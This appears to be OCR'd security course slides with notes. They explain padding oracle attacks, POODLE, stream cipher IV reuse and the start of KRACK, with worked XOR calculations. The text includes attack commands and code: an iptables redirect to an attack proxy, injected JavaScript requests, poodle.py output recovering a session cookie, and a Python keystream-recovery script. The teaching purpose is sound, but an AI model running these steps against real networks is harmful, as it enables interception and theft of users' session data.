


Oracle Padding Attack – Walkthrough (3)

For our attack, we'll target the first block of ciphertext. Since the IV is encoded in the data sent to the server, we can manipulate this value and send an IV of all 0's to the application server, along with the first 8 bytes of the ciphertext we are exploiting.

When the application server receives this data, it will take our ciphertext block and decrypt it. This will produce keystream data that is not known to the attacker. The keystream data is then XORed with the IV (our crafted IV of all 0's), producing an invalid plaintext.

After producing the invalid plaintext, the application server will check the last byte of the plaintext to identify if it is a valid padding byte. The attacker does not know what the plaintext value is, but if the server responds with an error indicating that it experienced a padding error, then the attacker knows that the last byte of plaintext did not end in a valid padding byte.



Oracle Padding Attack – Walkthrough (4)

Knowing that the first IV of all 0's did not produce a valid padding byte for the last byte of decrypted payload, we continue to modify the IV, this time changing the last byte of the IV to 0x01, our next guess. When we send this new IV and the same encrypted block to the server, and the server will decrypt the data and send another padding error message. Upon seeing this error, we continue changing the last byte of our IV until we get a message from the server indicating anything other than a padding failure. In the example on this slide, an IV ending in 0x5d causes the padding success message.

Oracle Padding Attack - Walkthrough (5)

- Attacker knows the IV byte 0x5d produces:

```
 IV="\x35\x36\x37\x38\x64\x65\x66\x67"
ENC="\x13\x25\x16\xa7\xbd\x78\x67\xa0\x71\x5e\xbd\x9a\x3a\x2c\x5e\x83"
```

- A padding success
- Can deduce unknown keystream with 0x5d ⊕ 0x01 = 0x5c
- Knowing keystream byte, can recover the corresponding byte of plaintext
  - KS_Byte ⊕ IV = Plaintext

Since KS_Byte ⊕ 0x5d = 0x01,
Then KS_Byte == 0x5d ⊕ 0x01.
So, KS_Byte = 0x5c

KS_Byte ⊕ IV = Plaintext
0x5c ⊕ 0x67 = Plaintext.
0x5c ⊕ 0x67 = 0x3b or ";"

Oracle Padding Attack – Walkthrough (5)
In the prior slide, we learned that the value that caused a padding success was 0x5d. Since the only value that would return the padding byte as valid here is 0x01, we can identify the unknown keystream byte as well.


Since the keystream byte is XORed with the IV to produce plaintext and we know that the IV guess 0x5d produces a plaintext padding value of 0x01, we can XOR the IV guess with 0x01 to identify the keystream byte, as shown:

```
KS_Byte XOR 0x5d = 0x01
KS_Byte = 0x5d XOR 0x01 = 0x5c
```

Returning to the original IV shown at the top of this slide, we can see the IV byte that was originally used to XOR with the keystream byte to produce valid ciphertext (0x67). When the data is normally decrypted, the keystream byte is XORed with the IV to produce the plaintext. Since we know the keystream byte from the padding attack output, we can XOR it with the original IV byte to produce plaintext, as shown:

```
KS_Byte XOR IV = Plaintext
0x5c XOR 0x67 = Plaintext = 0x3b (or ";" in ASCII).
```

Accordingly, we have recovered the last byte of plaintext from our encrypted block. Next, we'll continue the process to attack the prior block as well.



Oracle Padding Attack – Walkthrough (6)
We now move on to the second-to-last block of ciphertext. We continue the process, again guessing IV values and sending them to the application server until we do not get a padding error. Since we are attacking the second-to-last byte of ciphertext, we want to produce 2 bytes of valid padding. Since this is PKCS#5 padding, the 2-byte values must be 0x02. This isn't a problem for us; we simply take the valid IV guess that recovered the last byte of plaintext (0x5d) and increment it by one (0x5e) to create a value of 0x02 in the plaintext.

Again we start with an IV value of 0x00 and look for a padding error. Since an IV value of 0x00 does not produce a valid padding value of 0x02 (shown here, the server would create a byte value of 0x12), we continue guessing with 0x01, 0x02, and so on. When we guess 0x10, the application server returns a response other than a padding error, revealing that an IV of 0x10 produces a valid padding byte of 0x02.

Returning to our plaintext byte recovery step, we identify the corresponding byte of keystream data by XORing the IV guess (0x10) with the valid padding byte (0x02), as shown:

```
KS_Byte = 0x10 XOR 0x02 = 0x12.
```

Knowing the keystream byte is 0x12, we can use the original IV to recover the second-to-last plaintext byte of our block, as shown:

```
KS_Byte XOR IV = Plaintext
0x12 XOR 0x66 = Plaintext = "0x74" (ASCII "t").
```

We continue this process to recover all of the plaintext of the block. Once the entire block data is recovered, we substitute the current block for another block and continue the process. For subsequent blocks, remember to XOR the keystream byte with the prior encrypted block byte, not the original IV (since the original IV is only used for the first block of ciphertext).

Padding Oracle on Downgraded Legacy Encryption (POODLE)


- Attack against browser TLS/SSL negotiation and SSL 3.0 padding oracle
- Browser vulnerability:
  - Many browsers poorly negotiate SSL/TLS
  - Attempt to negotiate highest security, and if that fails, try again with lesser security
- SSL 3.0 vulnerability:
  - Decrypts, checks padding, and then authenticates
  - Attacker can swap unknown blocks to the end of the message to perform a padding oracle attack
- Requires MitM and HTTP JavaScript injection

Padding Oracle on Downgraded Legacy Encryption (POODLE)
An excellent example of the padding oracle attack used in practice is the Padding Oracle on Downgraded Legacy Encryption (POODLE) attack. The POODLE attack exploits both a cryptographic vulnerability in SSL 3.0 (a padding oracle attack) and a common vulnerability in browsers in how they negotiate security settings with an HTTPS website.

Although TLS has a cryptographic negotiation feature that prevents an attacker from downgrading the security of the algorithm used to protect the HTTPS session, all modern web browsers have added functionality to make them more compatible with websites that do not follow the TLS specification. For greater compatibility, if the server does not respond to the initial encryption level request, the browser retries with successively weaker security settings until the server responds. A MitM attacker can simply drop the requests asking for TLS/1.2, TLS/1.1, and TLS/1.0 support but forward the request for SSL 3.0 support.

SSL 3.0 also is vulnerable to a padding oracle attack. As a MitM, an attacker can take a block of ciphertext and duplicate the value at the end of the packet, overwriting the padding block. If the end of the block does not end with a valid padding byte (for example, 0–7 for 8-bit blocks, 0–15 for 16-bit blocks), then the server will terminate the SSL session, disclosing the error to the attacker. If an attacker can force the victim to make multiple requests, each time using a different encryption key (but the same cookie value or other target value the attacker wants to decrypt), an attacker can eventually deduce the last byte of the moved block when the session is *not* terminated. Changing the requested URL by one character (for example, "GET /" becomes "GET /a") allows the attacker to move on to the next byte of the cookie value, ultimately recovering the entire cookie content.

For the POODLE attack to be used in practice, an attacker must have the MitM network advantage and must be able to influence the client to make repeated HTTPS requests while trying to decrypt the target value. This is not an unlikely scenario, because an attacker who is a MitM can inject arbitrary JavaScript content to make the HTTPS requests from the victim by manipulating any HTTP network activity.



POODLE Attack

This diagram illustrates the POODLE attack in practice:

1. An attacker establishes a position as a MitM through LAN manipulation or a Wi-Fi attack.
2. As a MitM, an attacker cannot see the encrypted content, but he can deduce from hostname or unencrypted certificate information that an HTTPS session is in progress that he wants to exploit to recover cookie content.
3. The attacker drops all packets in the HTTPS session, forcing the browser to terminate the session. Depending on the browser, the session may automatically attempt to reconnect, or the user may have to refresh the browser to try and connect to the server. When the new TLS negotiation starts, the attacker drops the negotiation requests that attempt to use TLS/1.2, TLS/1.1, and TLS/1.0, forcing the browser to fall back to SSL 3.0.
4. The attacker must force the victim to make many HTTPS requests repeatedly to exploit the padding oracle vulnerability in SSL 3.0. This is possible by manipulating the victim browser over HTTP. The victim must browse to an HTTP website that the attacker can manipulate, or the victim must have previously browsed to a website the attacker controls.
5. The attacker forces the victim to make multiple requests to the HTTPS server through JavaScript (for example, `var xmlHttp = new XMLHttpRequest(); xmlHttp.open("GET", "https://www.sans.org", false); xmlHttp.send(null);`). This request must be sent repeatedly until the attacker recovers the plaintext byte, on average 256 times per byte.
6. When the request from the victim goes through the attacker as a MitM, he swaps the target block of data to the end of the request, overwriting the padding block (6a). Most of the time, this generates a padding error because the trailing byte of the decrypted block chosen by the attacker will not be a valid padding length value. However, after multiple requests, this produces a value request (6b), disclosing a single byte of plaintext to the attacker.
7. The attacker wants to move on and attack the next byte of plaintext in the cookie. By adding an additional byte to the GET request performed with the JavaScript injection, the attacker can change the encrypted block data so that the swapped block now can be manipulated to reveal the second byte of the cookie. This process is repeated until the entire target data segment is decrypted.

- POODLEAttack by Thomas Patzke:
  - JavaScript request generator POODLEClient.js and lightweight web server
  - TLS proxy watches intercepted packets to detect responses/session failure
  - TLS disruption, degrading to SSL 3.0
  - Request manipulation tool to recover plaintext
- Modern Firefox and Chrome not vulnerable
  - Internet Explorer 11 remains vulnerable

```
$ ./poodle.py --target-port 4433 --start-offset 384 https://localhost:8443
Starting SSL/TLS server on :8443 forwarding to localhost:4433
Starting HTTP server on :8000 generating requests to https://localhost:8443
Decrypted byte 384: C (0x43) in 8.1950 seconds with 57 requests
Victim now leaked 1 bytes: "C" 57 requests and 8.195 seconds per leaked bytes, 57 requests and 8.195
seconds total
Decrypted byte 385: o (0x6f) in 56.7356 seconds with 405 requests
Victim now leaked 2 bytes: "Co" 231 requests and 32.465 seconds per leaked bytes, 462 requests and
64.931 seconds total
...
Decrypted byte 412: t (0x74) in 21.2495 seconds with 151 requests
Victim now leaked 29 bytes: "Cookie: sessionid=supersecret" 178 requests and 25.402 seconds per leaked
bytes, 5188 requests and 736.655 seconds total
```


POODLE Exploit

The most practical POODLE exploit code publicly available is POODLEAttack, written by Thomas Patzke. His code implements all the requirements of the POODLE attack, including the following:

- A static JavaScript request generator and a lightweight web server to coordinate the delivery of requests with the necessary URL length to align the target byte to decrypt to the end of the padding block.
- A TLS proxy server that watches the intercepted packets to detect the responses or session failure to use as a padding oracle.
- The TLS proxy server also accommodates the "TLS disruption" portion of the attack, forcing vulnerable browsers to downgrade to SSL 3.0.
- Finally, a request manipulation tool "poodle.py" is provided, interacting with the TLS proxy server and the attacker HTTP server generating the request URLs.

The POODLEAttack code does not implement the MitM attack, but Ettercap or other ARP spoofing tools can be used. After the MitM attack is established, the attacker needs to deliver the JavaScript to the victim (using Ettercap etterfilter or other injection technique), and he must redirect the intercepted HTTPS traffic to the POODLEAttack TLS proxy using iptables:

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT
--to-port 4433
```

Finally, the attacker starts the poodle.py script, specifying the local TLS proxy port as the --target-port argument, where in the HTTPS request, the oracle should start trying to recover bytes (in the example on this page, 384 bytes offset, a guess to where the cookie content starts). Finally, the URL of the target SSL site is the last argument.

In the example on this page, https://localhost:8443 is an SSL 3.0 server provided by POODLEAttack for testing purposes. This example is taken from https://patzke.org/implementing-the-poodle-attack.html. The POODLEAttack source is available at https://github.com/thomaspatzke/POODLEAttack.

While POODLE is a commonly used example of a padding oracle attack, consider similar opportunities beyond old web browsers. Google published a proof-of-concept of a padding oracle attack against AWS S3 Crypto SDK in August and October of 2020: https://github.com/google/security-research/security/advisories/GHSA-f5pg-7wfw-84q9

Stream Cipher IV Reuse Attack

- Exploits a weakness in stream or block ciphers in stream mode
- Stream ciphers must never repeat the IV
- When IVs repeat and known plaintext is available, can recover unknown ciphertext
  - For colliding IV packet
- Useful against short or static IVs

Stream Cipher IV Reuse Attack

Next, we'll examine attack opportunities against stream ciphers that reuse the IV value for multiple encrypted packets. Remember the law of stream ciphers: You must never use the same key twice. We accomplish this by appending the shared secret key with an IV to produce a per-packet key.

When the IV repeats (such as when we reset the IV counter after running out of unique IVs or poorly designed implementations where the IV repeats), we have an opportunity to decrypt ciphertext content without key knowledge.

For this attack to be successful, the attacker has to have knowledge of a known plaintext and ciphertext pair. For many systems, it is possible to identify limited quantities of known plaintext from encrypted data, especially in stream ciphers when the original packet length is known. For example, Windows clients send several packets that have consistent content with unique frame sizes (such as DHCP requests) that are consistently known; when we see a ciphertext value that matches the length of the Windows DHCP request, we can use the known plaintext content as a component against an IV collision to recover unknown plaintext.

Network Traffic Sample

Packet 1	`591f5377 5cd731c7 9bc02d08 8bac34`
Packet 2	`31b98481 e1`
Packet 3	`eb3c6307 1cb1cdc4 a3e1a69c 6c3f71f9`
Packet 4	`d8a3390c fb48aa61`
Packet 5	`591f5377 5cd731c7 9bc02d08 8bac34`
Packet 6	`204f0eb3 f1`

- Proprietary wireless protocol traffic
- Header information removed, packets shortened for space, simplicity
- We need to evaluate this implementation


Network Traffic Sample

Consider the implementation of a proprietary wireless network protocol with several packets, shown in this slide. For simplicity, only a portion of each packet is shown, and the header content of these packets has been removed.

With several packets having an uneven length, we can identify this as a stream cipher application. Further, packets 1 and 5 have the same ciphertext, indicating an IV collision across two frames. As we'll see in the next slide, stream ciphers that do not avoid IV collisions are subject to attack.

Stream Cipher IV Collision (1)

- Known-ciphertext attack opportunity
- Must have a known ciphertext/plaintext pair or the ability to create our own traffic



Stream Cipher IV Collision (1)

When two packets have the same IV but different ciphertext, it indicates to us that the plaintext of the two packets is not identical. We may see some duplicate bytes (or groupings of multiple bytes) caused by duplicate plaintext across the two different packets, but this is only coincidental and not necessary for our attack.

When we identify two packets with an IV collision and one of the ciphertext packets has known plaintext (a known-plaintext attack), we can recover the second unknown plaintext by recovering the keystream data generated by the IV. First, examine the concept of normal encryption shown in example 1 on this slide. In this example, the plaintext is XORed with the keystream data to generate ciphertext, as we saw earlier in this module. The second example shows the process of normal decryption, where the ciphertext is XORed with the keystream data to produce plaintext.

These two operations are not the full extent of what can be done with these values, however. In example 3, we examine the behavior of commutative XOR by taking our known plaintext and XORing it with the ciphertext to recover the keystream data.

If the keystream data we just recovered is also used to encrypt another packet (for example, an IV collision), we can reuse the keystream data to recover the plaintext of the unknown packet. In example 4, we take the unknown ciphertext IV collision value whose plaintext we want to recover and XOR it with the keystream data, revealing the plaintext of the unknown packet.

Stream Cipher IV Collision (2)

- Known plaintext in *plainknown*, ciphertext in *cipherknown*
- Unknown ciphertext is in *cipherunknown*

```
plainknown =     (     0x80, 0x11, 0x39, 0xa5, 0x00, 0x00, 0x00, 0x00,
                       0xff, 0xff, 0xff, 0xff, 0x00, 0x44, 0x00, 0x43 )
cipherknown =    (     0x59, 0x1f, 0x53, 0x77, 0x5c, 0xd7, 0x31, 0xc7,
                       0x9b, 0xc0, 0x2d, 0x08, 0x8b, 0xac, 0x34, 0x26 );
cipherunknown = (      0xeb, 0x3c, 0x63, 0x07, 0x1c, 0xb1, 0xcd, 0xc4,
                       0xa3, 0xe1, 0xa6, 0x9c, 0x6c, 0x3f, 0x71, 0xf9 );
for i in xrange(0,len(plainknown)):
        cipxor = cipherknown[i] ^ cipherunknown[i]
        print("%02x"%(cipxor ^ plainknown[i])),
print("")
```

```
C:\dev>python ivcoltest.py
32 32 09 d5 40 66 fc 03 c7 de 74 6b e7 d7 45 9c
```


Stream Cipher IV Collision (2)

This example shows a small Python script that demonstrates how we can recover the plaintext of an encrypted packet when there is an IV collision for an encrypted packet whose plaintext we know. First, we define the tuple "plainknown," which represents the content of a known plaintext packet that corresponds to an encrypted packet we observed that has an IV collision. Second, we define the tuple "cipherknown," which is the encrypted form of the "plainknown" data. Finally, we identify an encrypted packet that has an IV collision with the "cipherknown" value and enter the unknown ciphertext value whose plaintext we want to recover.

In the code on this page, we iterate the variable "i" in a for loop for the length of the plainknown tuple (all the defined tuples have the same length). For each iteration, we compute the "cipxor" value, which is the product of XORing the "cipherknown" value with the "cipherunknown" value. Next, we XOR the product of this operation (cipxor) with the "plainknown" value, revealing the plaintext of the corresponding byte of the "cipherunknown" tuple, displaying the output with the print command in hexadecimal output formatting. As shown at the bottom of this slide, we are able to recover 16 bytes of plaintext for the "cipherunknown" data, which we later discovered was a portion of an IP packet header.


In order to be effective in recovering data, we need to know the plaintext of a given encrypted packet and the encrypted packet must have an IV collision. In weak stream cipher implementations that use a static IV, there is a lot of opportunity to identify known plaintext and recover the keystream data from the corresponding ciphertext packet. When a static IV is used, we can decrypt all the packets once we know the keystream data from one known ciphertext/plaintext pair.

In other implementations where IV collisions are less common, we generally start with a large data capture and identify all the frames for which there are IV collisions. From there, we evaluate each frame to determine if we can identify any ciphertext/plaintext pairs to use for identifying keystream data, revealing the plaintext of corresponding packets.

In some situations, we are able to inject or supply our own data that is subsequently encrypted, such as by creating new user accounts in a web application that are encrypted and used as a session cookie. In these cases, producing as many user accounts as possible whose plaintext and ciphertext are known will help us build an IV lookup table for use with any subsequent traffic to decrypt unknown ciphertext.

KRACK Attack - IV Reuse in Practice

- Common WPA2 implementation vulnerability
  - Significant impact to Android devices
- Attacker replays step 3 of the four-way handshake exchanged during authentication
  - Affects PSK and Enterprise auth.




KRACK Attack – IV Reuse in Practice

The KRACK attack against WPA2 Wi-Fi networks discovered by Mathy Vanhoef (https://www.krackattacks.com/) is a classic example of an IV reuse vulnerability. Affecting over two billion mobile devices running Android worldwide (as well as unpatched Linux, Windows, iOS, and macOS systems), the KRACK attack allows an attacker to leverage IV reuse to decrypt packets sent over a WPA2 network.

When a wireless client connects to the AP, it must go through an exchange known as the four-way handshake (steps 1–4 shown on this page). The authenticator (the access point) starts a key negotiation process with the supplicant (the wireless client), authenticating both parties' knowledge of the Pairwise Master Key (PMK, derived from a pre-shared key or the key delivered following IEEE 802.1X authentication with an EAP method). After step 2, the authenticator has verified the identity of the supplicant and registers the new temporary Pairwise Transient Key (PTK) for subsequent use. Similarly, after step 3, the client has verified the identity of the AP and does the same.

